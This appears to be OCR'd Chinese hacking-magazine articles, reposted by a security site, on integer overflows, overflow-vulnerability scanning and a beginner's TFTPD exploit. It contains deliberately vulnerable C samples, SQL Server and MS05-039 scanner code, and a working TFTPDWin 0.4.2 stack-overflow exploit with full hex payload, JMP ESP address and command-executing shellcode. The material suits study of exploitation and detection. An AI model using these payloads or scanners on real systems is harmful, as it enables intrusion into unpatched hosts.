符号问题可以是多种多样的，但有几点是应该注意的。

①有符号整数之间的比较。

②有符号整数的运算。

③无符号整数和有符号整数的对比。

这里举一个典型的例子。

```
int copy_something(char *buf, int len)
{
    char szBuf[800];
    if(len > sizeof(szBuf))  /* [1] */
{
        return -1;
    }

    return memcpy(szBuf, buf, len);  /* [2] */
}
```

上面代码的问题在于memcpy使用无符号整数作为len参数，但是在之前的数据边界检测使用了有符号整数。假设提供一个负数的len，这样可以绕过[1]的检测，但是这个值同样被使用在[2]的memcpy函数的参数里面，en可能被转换成一个非常大的正整数，导致kbuf缓冲区后面的数据被重写，进而使得程序崩溃。

3.截断的问题

截断问题主要发生在大范围整数（如32位）复制给小范围整数（如16位）的时候。同样来看一个例子：

```
BOOL fun(byte *name,  DWORD cbBuf)
{
    unsigned short cbCalculatedBufSize = cbBuf;
    byte *buf = new byte[cbCalculatedBufSize];
    if (buf = = NULL)
        return FALSE;
    memcpy(buf, name, cbBuf);
      ……
    return TRUE;
}
```

如果cbBuf是0x00010020，又会如何呢？cbCalculatedBufSize只有0x20，因为只从0x00010020 复制了低16位。因此，仅分配了0x20个字节，并且 0x00010020 字节复制到新分配的目标缓冲区中。

如果整数溢出发生，之后的所有相关操作的结果都将发生变化。与缓冲区溢出不同的是，整数溢出发生时不会马上发生异常，即使程序执行结果与预期的不同，也很不容易发现问题所在。

前面提到，整数溢出在很多时候会导致缓冲区溢出漏洞的发生，包括堆栈溢出和对溢出。但并不是所有由整数溢出导致的缓冲区溢出都是可以利用的。相反，大多数情况是不能利用的，原因就在于其中涉及诸如近乎4GB这样的大内存操作会发生段错误。下面针对可以利用的堆栈和堆溢出分别举例。

整数溢出：堆栈溢出及简单利用例子

由整数溢出导致的可利用堆栈溢出的示例代码如图3所示。

当输入超过unsigned short范围（如65538），在执行s = i后发生了unsigned short溢出，此时得到的s为65538%65536 = 2，从而躲避了后面的边界检测。继续往下执行时发生异常，如图4所示。

可见，已经将函数fills的返回地址覆盖为我们可以控制的数据0x90909090。我们这时可以像一般的堆栈溢出利用那样利用该漏洞了，这里不再多讲。

尽管这样的例子在实际中几乎不出现，但它却有效地演示了由整数溢出导致堆栈溢出的原理和过

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
char overflow[] =
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
    "\x90\x90\x90\x90\x90\x90\x90\x90\x90";
BOOL fills(int i)
{
    unsigned short s;
    char szBuf[8];
    s = i;
    if(s > 8) //边界检测
        return FALSE;
    if(i > sizeof(overflow))
        memcpy(szBuf, overflow, sizeof(overflow));
    else
        memcpy(szBuf, overflow, i);
    return TRUE;
}
int main(int argc, char *argv[])
{
    int i;
    if(argc != 2)
        return -1;
    i = atoi(argv[1]);
    fills(i);
    return 0;
}
```

图3




图4

程，对于以后我们分析真实的漏洞会有所帮助。

整数溢出：堆溢出及简单利用例子

由整数溢出导致的堆溢出的示例代码如图5所示。

```
#include "windows.h"
#include "stdio.h"
#include "winsock.h"

#pragma comment(lib, "ws2_32")

int main(int argc, char **argv)
{
    int nTotal;
    unsigned short sAlloc;
    char *pBuf1, *pBuf2;

    HANDLE hHeap = HeapCreate(HEAP_GENERATE_EXCEPTIONS, 0x1000, 0xffff);

    nTotal = atoi(argv[1]);
    sAlloc = nTotal - 2;

    pBuf1 = (char *)HeapAlloc(hHeap, 0, sAlloc);
    pBuf2 = (char *)HeapAlloc(hHeap, 0, 32);

    HeapFree(hHeap, 0, pBuf1);
    HeapFree(hHeap, 0, pBuf2);

    return 0;
```

图5

细心的读者很快就可以发现，上面这个例子和JPEG堆溢出漏洞的原理其实差不多。当输入为1时，用于分配内存的参数sAlloc为-1，但unsigned short类型却无法识别负数，从而认为是正数ffff，分别了超大的内存块，从而覆盖了后面的堆管理结构。

翻开最近一年内的漏洞公告，发现关于整数溢出方面的漏洞还真不少。就拿Windows下的漏洞来说吧，除了上面的JPEG处理漏洞外，还有LoadImage API溢出漏洞、PuTTY SFTP客户端包解析整数溢出漏洞、camel-lock-helper整数溢出漏洞等，其中camel-lock-helper漏洞来自于Evolution，这是一款类似Microsoft Outlook的GNOME应用程序。Evolution包含的camel-lock-helper应用程序存在一个整数溢出，本地和远程攻击者可以利用这个漏洞获得"mail"组特权。利用这个漏洞本地攻击者可以提升特权，远程攻击者可以设置一恶意POP服务器诱使用户使用Evolution连接，可导致以"mail"组权限在系统上执行任意指令。而且在Linux等其他操作系统下也有不少这样的漏洞。下面简单介绍一下LoadImage API溢出漏洞的触发原理。

Windows的USER32库的LoadImage系统API 存在着整数溢出触发的缓冲区溢出漏洞，这个API允许加载一个bmp、cur、ico、ani格式的图标来进行显示，并根据图片格式里说明的大小加4来进行数据的复制，如果将图片格式里说明的大小设置为0xfffffffc-0xffffffff，则将触发整数溢出导致堆缓冲区被覆盖。攻击者可以构造恶意的bmp、cur、ico、ani格式的文件嵌入到HTML页面和邮件中，发送给被攻击者，成功利用该漏洞则可获得系统的权限。

由此可见，该漏洞是一个由整数溢出导致堆溢出的典型例子。相关技术细节如图6所示。

1.漏洞描述：

WINDOWS的USER32库的LoadImage系统API 存在着整数溢出触发的缓冲区溢出漏洞，这个API允许加载一个bmp,cur,ico,ani格式的图标

来进行显示，并根据图片格式里说明的大小加4来进行数据的拷贝，如果将图片格式里说明的大小设置为0xfffffffc-0xffffffff,则将触发

整数溢出导致堆缓冲区被覆盖。攻击者可以构造恶意的bmp,cur,ico,ani格式的文件，嵌入到HTML页面，邮件中，发送给被攻击者，成功利

用该漏洞则可以获得系统的权限。

2.技术细节：

LoadImage函数的定义如下

图6

小 结

大家平时都注重普通的缓冲区溢出，特别是堆栈溢出技术，对于整数溢出等其他技术更多的是避而不谈。本文的目的是和大家一起来对整数溢出有个初步的认识，因此讲得大多是基础性的东西，举的例子也很简单。同时介绍了一些真实的整数溢出漏洞，有兴趣的朋友可以进行调试和利用，说不定会有很多新发现。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。

溢出漏洞扫描技术

文/图 曹军/dangguai27

写了多篇溢出技术方面的文章，内容更多的是涉及漏洞调试、分析利用以及纯粹的ShellCode编写技巧。其实要掌握好一个溢出漏洞，漏洞的扫描技术也是同样重要的。本文我将和大家一起来简单讨论一下常见的溢出漏洞扫描技术，并结合新老两个漏洞例子——SQL Resolution 溢出漏洞和PNP溢出漏洞(MS05-039)分别讲解。

Windows下溢出漏洞扫描方法

对于漏洞扫描，我们常用的方法有以下几种。

1)检测服务端口开放与否。这是最基本，也是准确率最低的一种方式。直接向目标机器的指定端口发送带有SYN标志的TCP数据包，以检测端口是否开放。如果端口开放，则认为漏洞存在，否则认为不存在漏洞。在无法通过其他方式进行扫描的时候可以采用这种方法，我在写CCProxy溢出的漏洞扫描代码的时候就是这样做的。

```
//连接目标机器808端口
SOCKET csock;
chock = socket(AF_INET,SOCK_STREAM,0);
sockaddr_in target;
Target.sin_family = AF_INET;
target.sin_addr.s_addr = dwDestIp;
target.sin_port = htons(808);
int ret = connect(csock, (sockaddr *)&target, sizeof
(target));
if(ret == 0)
{
printf("CCProxy漏洞:\n      目标机无漏洞\n\n");
}
```

2)获取服务软件的Banner信息。我们通过客户端与服务端进行连接的过程中，有时服务进程会返回相关的Banner信息，这些信息里面包含了服务软件的版本等内容。通过Banner信息来判断服务软件是否存在溢出漏洞是一种常用的方式，也有一定的准确率。因为很多软件升级之后以前的漏洞就不存在了，而升级之前的版本用户可能又疏于打漏洞补丁。Serv_U MDTM溢出漏洞的扫描技术就是这样一个例子，Serv_U5.0.0.9及以下版本都有这样的漏洞，而更高的版本则不存在。该漏洞比较老了，其扫描代码我这里不再啰嗦，有兴趣的朋友可以和我联系。

3)直接爆破。将直接攻击作为扫描，如果攻击成功，则说明存在漏洞。假设你无路可走，不妨试试这一招。如果你只想做安全检测而不想破坏服务的话，最好不要采用这种方式，否则直接攻击可能导致目标服务死掉。其实很多蠕虫不就是采用的这种方式吗？

4)根据安装补丁前后的响应报文的不同之处进行判断。这种方法最为安全、准确，实现难度也最大，要求分析者对漏洞自身的机制要很熟悉。很多存在漏洞的服务软件，在打补丁前后，我们发送应用层请求后，返回的报文内容是有细微的差别，而我们恰恰就可以通过分析这一点点差别来判断溢出漏洞的存在。我在写DCOM、RPC、SQL Resolution、LSA、PNP等多数漏洞的扫描都是这样实现的。大家可能要问了，这种方法的难点何在呢？其实难点就在于对特定服务的实现细节的理解和应用层通信协议(特别是SMB、RPC等协议)的分析。

这部分做得不好的话，是写不出有效的Client的。更多的时候我们很难清楚了解服务软件内部机制，特别是对于微软的一些服务软件。这种情况之下，我们可以拿到别人的未公布源代码的扫描工具，通过反汇编、跟踪分析网络数据包等方式逆向还原出工具的代码。大家还没有能力对系统底层进行深入分析的时候，更多的采用这种方式是明智的。只有知识一步步积累多了，我们才能做更加深入的分析。

好了，光是纸上谈兵是没用的，我们还是来看

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

看两个实际的例子吧。

SQL 和 PNP 漏洞扫描代码实现

SQL Server 2000 SP2及以前的版本中的 Resolution 服务存在漏洞。如果向服务主机UDP的1434端口发送以0x4开头的报文，则服务会返回当前运行的SQL Server实例。但如果发送的该报文长度过长，则发生堆栈溢出。此外，如果发送其他格式的报文，例如以0xa开头的请求，则服务进程会将该请求作为错误的请求报文处理。漏洞细节和利用我就不多说了，网上有现成的代码。这里我们来看看漏洞的扫描。通过拦截数据包并分析，我们发现在打补丁前后，向服务进程发送错误请求（0xa开头的）后，返回的报文内容是不一样的。如果仍然返回以0xa开头的报文，则证明是存在漏洞的，否则不存在漏洞。主要代码如下。

建立空连接：

```
//探测线程函数
UINT ListenThreadProc(LPVOID pPram)
{
Total_Param *tp;
tp = (Total_Param *)pPram;
SOCKADDR_IN Udpfrom;
int UdpfromLen = sizeof(Udpfrom);
//下面发送请求数据，以'\x0a'开头
tp->bufSend[0] = '\x0a';
int iError;
if(sendto(tp->sock, tp->bufSend, sizeof(tp->bufSend),
0, (sockaddr*) &tp->addr_in, sizeof(tp->addr_in))
==SOCKET_ERROR)
{
iError = WSAGetLastError();
return 1;}
//接收返回报文
while(true)
{memset(tp->bufRecv, 0, sizeof(tp->bufRecv));
int n = recvfrom(tp->sock, tp->bufRecv, sizeof(tp->
bufRecv), 0, (sockaddr *)&Udpfrom, &UdpfromLen);
if(n > 0 && tp->bufRecv[0] == '\x0a'){
//printf("%s\n", tp->bufRecv);
tp->IsVulnerable = true;
break; }
}
return 0;
}
```

这个漏洞的扫描代码实现起来很简单，大家可以直接提取上面的代码。

下面再看一个复杂一点的漏洞——Windows 2000的PNP溢出漏洞（MS05--039）。Windows 2000及以上版本的PNP（Plug and Play）服务是通过IPC$命名管道+RPC接口的形式向外提供服务的，也就是说，要访问远程机器上的PNP服务，首先要通过TCP 139或445端口与目标机器建立IPC空连接，进而获取PNP服务进程中创建的命名管道"Browser"的客户端句柄。获取了管道句柄后，再通过该命名管道与PNP服务进程中的RPC接口进行通信，完成对服务的访问。在对PNP漏洞进行攻击的时候，通常是采用这样一个通信流程，在漏洞扫描的时候我们也可以按照这样一个步骤。由于我对SMB和RPC协议暂时还没有完全分析清楚，所以填充的应用层数据包也是直接从网络数据包中截获而来，而这些数据包呢，正是在分析Macfee公布的扫描工具时候得到的。通过分析，发现打补丁前后返回数据报内容刚好存在一个字节的差别，呵呵，还原漏洞扫描代码就易如反掌了。下面给出部分代码。

建立空连接：

```
        SOCKET ClientSock;
        sockaddr_in ClientAddr;
        int len;
        unsigned char szRecv[0x1000] = {0};
    ClientSock = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);
      ClientAddr.sin_family = AF_INET;
        ClientAddr.sin_port = htons(445);
    ClientAddr.sin_addr.S_un.S_addr = inet_addr(argv[1]);
        printf("[*] Connecting to 445 ... ");
          //先连接445端口，如果不成功，则连接139
       if(connect(ClientSock, (const sockaddr *)&ClientAddr,
sizeof(ClientAddr)) < 0)
        {
            printf("Cann't connecting to 445 ... ");
            printf("[*] Connecting to 445 ... ");
            ClientAddr.sin_port = htons(139);
    if(connect(ClientSock, (const sockaddr *)&ClientAddr,
sizeof(ClientAddr)) < 0)
            {
                printf("Cann't create NULL session!\n");
                return -1;
            }
      //发送72字节的reqNBSS
    if(send(ClientSock, (const char *)reqNBSS, sizeof(reqNBSS)
- 1, 0) < 0)
            {
                printf("[-] Send reqNBSS failed\n");
                closesocket(ClientSock);
                return -1;
            }
    len = recv(ClientSock, (char *)szRecv, sizeof(szRecv) - 1, 0);
            if(len < 0)
            {
                printf("2\n");
                closesocket(ClientSock);
                return -1;
            }
        }
    //发送SMB_Negotiate
    if (send(ClientSock, (const char *)SMB_Negotiate, sizeof
(SMB_Negotiate) - 1, 0) < 0)
        {
```

每月及時觀看電子月刊書籍 就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
        printf("\n[-] send SMB_Negotiate failed\n");
                return -1;
            }
        len = recv(ClientSock, (char *)szRecv, sizeof(szRecv) - 1, 0);
            if ((len <= 10) || (szRecv[9] != 0))
            {
                printf("3\n");
                return -1;
            }
            // 发送 SMB_SessionSetupAndX
        if(send(ClientSock, (const char *)SMB_SessionSetupAndX,
sizeof(SMB_SessionSetupAndX)-1, 0) < 0)
            {
        printf("\n[-] send SMB_SessionSetupAndX failed\n");
                return -1;
            }
            len = recv(ClientSock, (char *)szRecv, 4096, 0);
            if (len <= 10 || (szRecv[9] != 0))
            {
                printf("4\n");
                exit(0);
            }
        // 发送 SMB_TreeConnectAndX
        if(send(ClientSock, (const char *)SMB_TreeConnectAndX,
sizeof(SMB_TreeConnectAndX), 0) < 0)
            {
                printf("\n[-] send failed\n");
                return -1;
            }
            len = recv(ClientSock, (char *)szRecv, 4096, 0);
            if ((len <= 10) || (szRecv[9] != 0))
            {
                printf("6\n");
                return -1;
            }
```

这里，我将建立IPC空连接的过程按照SMB协议分别写出，而没有直接用WNetAddConnection2函数的原因有两个：一是WNetAddConnection2函数只连接445端口，如果连接失败不再尝试连接139端口；二是我发现用WNetAddConnection2建立空连接后，代码在访问命名管道的时候会出错。

获取管道客户端句柄：

```
        char szPipe[MAX_PATH];
        HANDLE hFile;
    // 打开命名管道 "\\server\pipe\browser" 客户端句柄
    _snprintf(szPipe, sizeof(szPipe),
"\\\\%s\\pipe\\browser", argv[1]);
    hFile = CreateFile(szPipe,
GENERIC_READ|GENERIC_WRITE, 0, NULL,
            OPEN_EXISTING, 0, NULL);
        if(hFile == (HANDLE)(-1))
        {
            printf("cann't find named pipe\n");
            return -1;
        }
```

接下来就是访问RPC接口了，RPC接口是需要先Bind后发送请求的。

```
        //BIND rpc 接口
        if(!BindRpcInterface(hFile, "8d9f4e40-a03d-11ce-8f69-
08003e30051b", "1.0"))
        {
    printf("can't get namedpipe! %d\n", GetLastError());
            return -1;
        }
```

BindRpcInterface函数实现为：

```
    BOOL BindRpcInterface(HANDLE PH, char *Interface,
char *InterfaceVer)
    {
    BYTE rbuf[0x1000];
    DWORD dw;
    struct RPCBIND RPCBind;
    BOOL bRet;
    memcpy(&RPCBind, &PRPC, sizeof(RPCBind));
    UuidFromString((unsigned char *)Interface, &RPCBind.
InterfaceUUID);
    UuidToString(&RPCBind.InterfaceUUID, (unsigned char
**)&Interface);
    RPCBind.InterfaceVerMaj = atoi(&InterfaceVer[0]);
    RPCBind.InterfaceVerMin = atoi(&InterfaceVer[2]);
    bRet = TransactNamedPipe(PH, &RPCBind, sizeof
(RPCBind), rbuf, sizeof(rbuf), &dw, NULL);
    return bRet;
        }
```

最后进行漏洞判断：

```
        // 发送请求 RPC request 包
        BOOL ret = ScanPNP(hFile);
```

ScanPNP实现细节：

```
    BYTE rbuf[0x100] = {0};
        DWORD dw;
    if(!TransactNamedPipe(PipeHandle, szScan, sizeof(szScan),
rbuf, sizeof(rbuf), &dw, NULL))
        {
        printf("Cann't get scan data!\n");
        return FALSE;
    }
    if(dw != 0x48)
    {
      return FALSE;
    }
    if(rbuf[0x44] != 0x0b) // 大家看看，就这一个字节的差别
    {
        return FALSE;
    }
    return TRUE;
```

代码中用到的SMB和RPC协议数据，以及完整的扫描代码我会和文章附在一起，大家可以看看。

小 结


好了，本文和大家一起讨论了溢出漏洞的扫描，写得比较杂乱，但也希望对大家学习有点帮助。同时，我也感谢绿盟的小四哥（SCZ），他无私的技术共享精神和热心的帮助，使我对SMB协议、RPC协议以及TCP/IP栈的认识比以前有了较大的提高。最后欢迎大家和我交流。

[本文涉及的代码(程序)，请见随书光盘]

每月及時觀看電子月刊書籍
就上溜客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。



新手溢出 TFTPD

文/图 雪山[S.I.S]

一直想找个机会好好学一下溢出，可惜总是太忙没时间，谁叫我是好学生了。不过这次学院有个比赛恰好要用到溢出，于是就找了篇新手学溢出的文章看看，加上自己写程序做实验，最终搞定了这个题目，题目就是Windows 2003+SP0下的TFTPDWin v0.4.2的溢出。我开始的实验是在Windows XP+SP2下进行的，成功后再转移到Windows 2003下也很方便。

TFTPDWin v0.4.2程序的漏洞已经公布出来了，它在处理超长文件名时有栈溢出，长度为284字节，我先用下载超长文件名的文件试了一下，结果如图1所示。




图1

看到没有，程序出错了！马上用OllyDBG调试一下，不过想找出是在哪里产生的错误也不是很容易的。我大致想了一下TFTPD的工作流程，它先用recvfrom()接收到客户端的文件下载请求，再在子函数里用strcpy()把接收到的文件名复制到一个局部变量里做一些判断，应该就在这后面发生了溢出，所以我先找出了调用recvfrom()的地方，如图2所示。

还真是有点运气啊，只有一个调用了这个函数的地方，那就在这里设置断点吧！按F9运行，再用客户端测试，到了断点之后一路按F8跑起来，到了00412B78这里出现了错误，这句的汇编代码是"CALL 0041307C"，那肯定就是在这个函数里面出现了错误。再重新开始调试，运行到"CALL 0041307C"的时候就用F7进入到这个子函数，然后再按F8跑起来，中间有一个循环可以在下面设置断点跳过，再到后面一点就出错了，不过一看只是




图2

strcpy的目的地址为000000a0而导致函数执行出错，具体是什么错误我没搞清楚，但是我相信它应该破坏了堆栈。

接下来我把覆盖字符从a变到abcdefg再试一下，果然出现了不同，在004131E1这里发生了错误，汇编代码是"CALL 0040638B"，同样是调用了一个子函数，其错误信息如图3所示。

图3

EIP出错！看来这次是对了。再次调试，在004131E1处设置断点再按F7步进看看，进去之后果然在返回时出错了，看来突破点就在这里了，错误是00006766不可读，那就说明是最后两个字母fg覆盖了ret地址。再往前找一下出现覆盖返回地址的地方在哪里，如图4所示。看来TFTPD就是由于先申请了一段空间用来存放传进来的文件名，再由上面选中了的那个strcpy(004063A4)把文件名复制进来，由于没有考虑到溢出，所以导致超长文件名覆盖返回地址了，这个具体过程大家可以自己分析一下。

既然根源找到了，再把fg替换成JMP ESP的机器

溢客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。




图4

码再次测试，果然成功了，接下来就是加上ShellCode了（发送数据可以自己写程序，也可以用一些网络程序调试工具）。我先加载了一个很简单的打开command.exe窗口的一个ShellCode，代码如下。

```
mov ebp, esp ;把当前esp赋给ebp
xor edi, edi ;   push edi
;压入0，esp-4，作用是构造字符串的结尾\0字符
sub esp, 08h
';加上上面的一共有12个字节，用来放command.com
mov byte ptr [ebp-0ch], 63h ;c
mov byte ptr [ebp-0bh], 6fh ;o
mov byte ptr [ebp-0ah], 6dh ;m
mov byte ptr [ebp-09h], 6Dh ;m
mov byte ptr [ebp-08h], 61h ;a
mov byte ptr [ebp-07h], 6eh ;n
mov byte ptr [ebp-06h], 64h ;d
mov byte ptr [ebp-05h], 2Eh ;.
mov byte ptr [ebp-04h], 63h ;c
mov byte ptr [ebp-03h], 6fh ;o
mov byte ptr [ebp-02h], 6dh
;m，一个一个生成串command.com
lea eax,[ebp-0ch] ;
push eax ;command.com串地址作为参数入栈
mov eax,  0x7801AFC3 ;
call eax ;call System函数的地址
```

这是我在网上找的一段代码，由于这个程序已经加载了msvcrt.dll，所以只需要这一段，前面加载msvcrt.dll的一段就不需要了。把这一段代码转换成十六进制码之后，加在数据后面也不长，加上之后再次测试。

```
00 01 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
```

```
31 31 31 31 31 31 31 31 31 31 (abcde)61 62 63 64 65
(jmp esp)12 45 fa 7f (shellcode)55 8B EC 33 FF 57 83
EC 08 C6 45 F4 63 C6 45 f5 6f c6 45 f6 6d c6 45 f7 6d
c6 45 f8 61 c6 45 f9 6e c6 45 fa 64 c6 45 fb 2e c6 45
fb 2e c6 45 fc 63 c6 45 fd 6f c6 45 fe 6d 8d 45 f4 50 b8
c7 93 bf 77 ff d0 00 6F 63 74 65 74 00
```

这是TFTPD请求数据包的应用层数据的十六进制码，不过结果有点意想不到，在中途就出现了意外，如图5所示。当00406432处的strcpy执行时，它的源字符串的地址发生了变化，看到没有，刚好是ShellCode的前4个字节，而调试工具里面又是显示的问号，说明这个地址不存在，所以这个strcpy是执行不成功的。JMP ESP后面的ShellCode影响了前面函数的参数，但是其他放置ShellCode的地方我没有找到，经过我和同学讨论之后，还是想特殊构造这4个字节，让它既是存在的地址，又可以作为正常的汇编指令执行，这样就可以执行下面的ShellCode了。

图5

即時觀看電子月書籍
就上溜客安全網www.176ku.com

说干就干，这个过程有点漫长，不过最终找到了一个比较好的地址7d78ff33，这个地址作为指令就是33 ff 78 7d，在TFTPD里面的汇编代码是"XOR EDI,EDI; JS SHORT 00E0F449;"。大家看一下这两句代码，第一句是将EDI置为0，第二句是如果上句的运算结果不为0就跳转，这当然不会跳转了，自然就向下执行了，而且也不影响结果。这里有一个小技巧，7d的改变对ShellCode的执行基本没有什么影响，因为7d是高位地址，所以在不同操作系统中可能会改变，但是后面的78ff33基本可以不变，所以在不同操作系统中只需要改7d就可以了，不会影响指令的执行。

```
00 01 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
```


溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。


```
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 (abcde)61 62 63 64
65 (jmp esp)12 45 fa 7f (特殊字节)33 ff 78 7d(shellcode)55
8B EC 33 FF 57 83 EC 08 C6 45 F4 63 C6 45 f5 6f c6
45 f6 6d c6 45 f7 6d c6 45 f8 61 c6 45 f9 6e c6 45 fa 64
c6 45 fb 2e c6 45 fb 2e c6 45 fc 63 c6 45 fd 6f c6 45 fe
6d 8d 45 f4 50 b8 c7 93 bf 77 ff d0 00 6F 63 74 65 74 00
```

这个问题搞定后，下面该定制自己的ShellCode了。由于我执行的命令行比较长，所以把命令行放在了那一堆的1 里面，这样就大大缩短了后面的ShellCode的长度。图6所示是调试中的结果，只有几行ShellCode就完成了超长的命令执行，还可以吧？

既然Windows XP下测试成功了，下面就该转到Windows 2003下了。过程相当简单，换一下system()的地址，再将那4个特殊字节换为33ff7877即可。




图6

TFTPD是我做的第一个溢出，不过感觉这个溢出还是蛮有意思的，大家可以自己试试看。由于我的水平有限，文中有些内容可能讲得不太专业或有错误，还请高手们多多指点了！

[本文涉及的代码(程序)，请见随书光盘]

初探堆栈溢出

每天都有电子月刊书籍
就上溜客安全網 www.176ku.com

文/图 汤力

看了网上很多溢出的基础教程，觉得还是有点模糊，于是自己也调试了一下，通过表面现象看到了溢出的本质，确实也让自己思维开阔不少。在这里，希望能把我分析调试的经验带给大家。通过本文，你可以了解到反汇编程序的简单分析方法以及堆栈栈顶和栈底的确认。

我们先写个最简单的VC++程序。新建工程，选择Win32Console Application，选择控制台程序再选择"a simple application"，源代码如下。

正常程序 A:

```
#include "stdafx.h"
#include "stdio.h"
#include "string.h"
char name[]="abcdefghij";
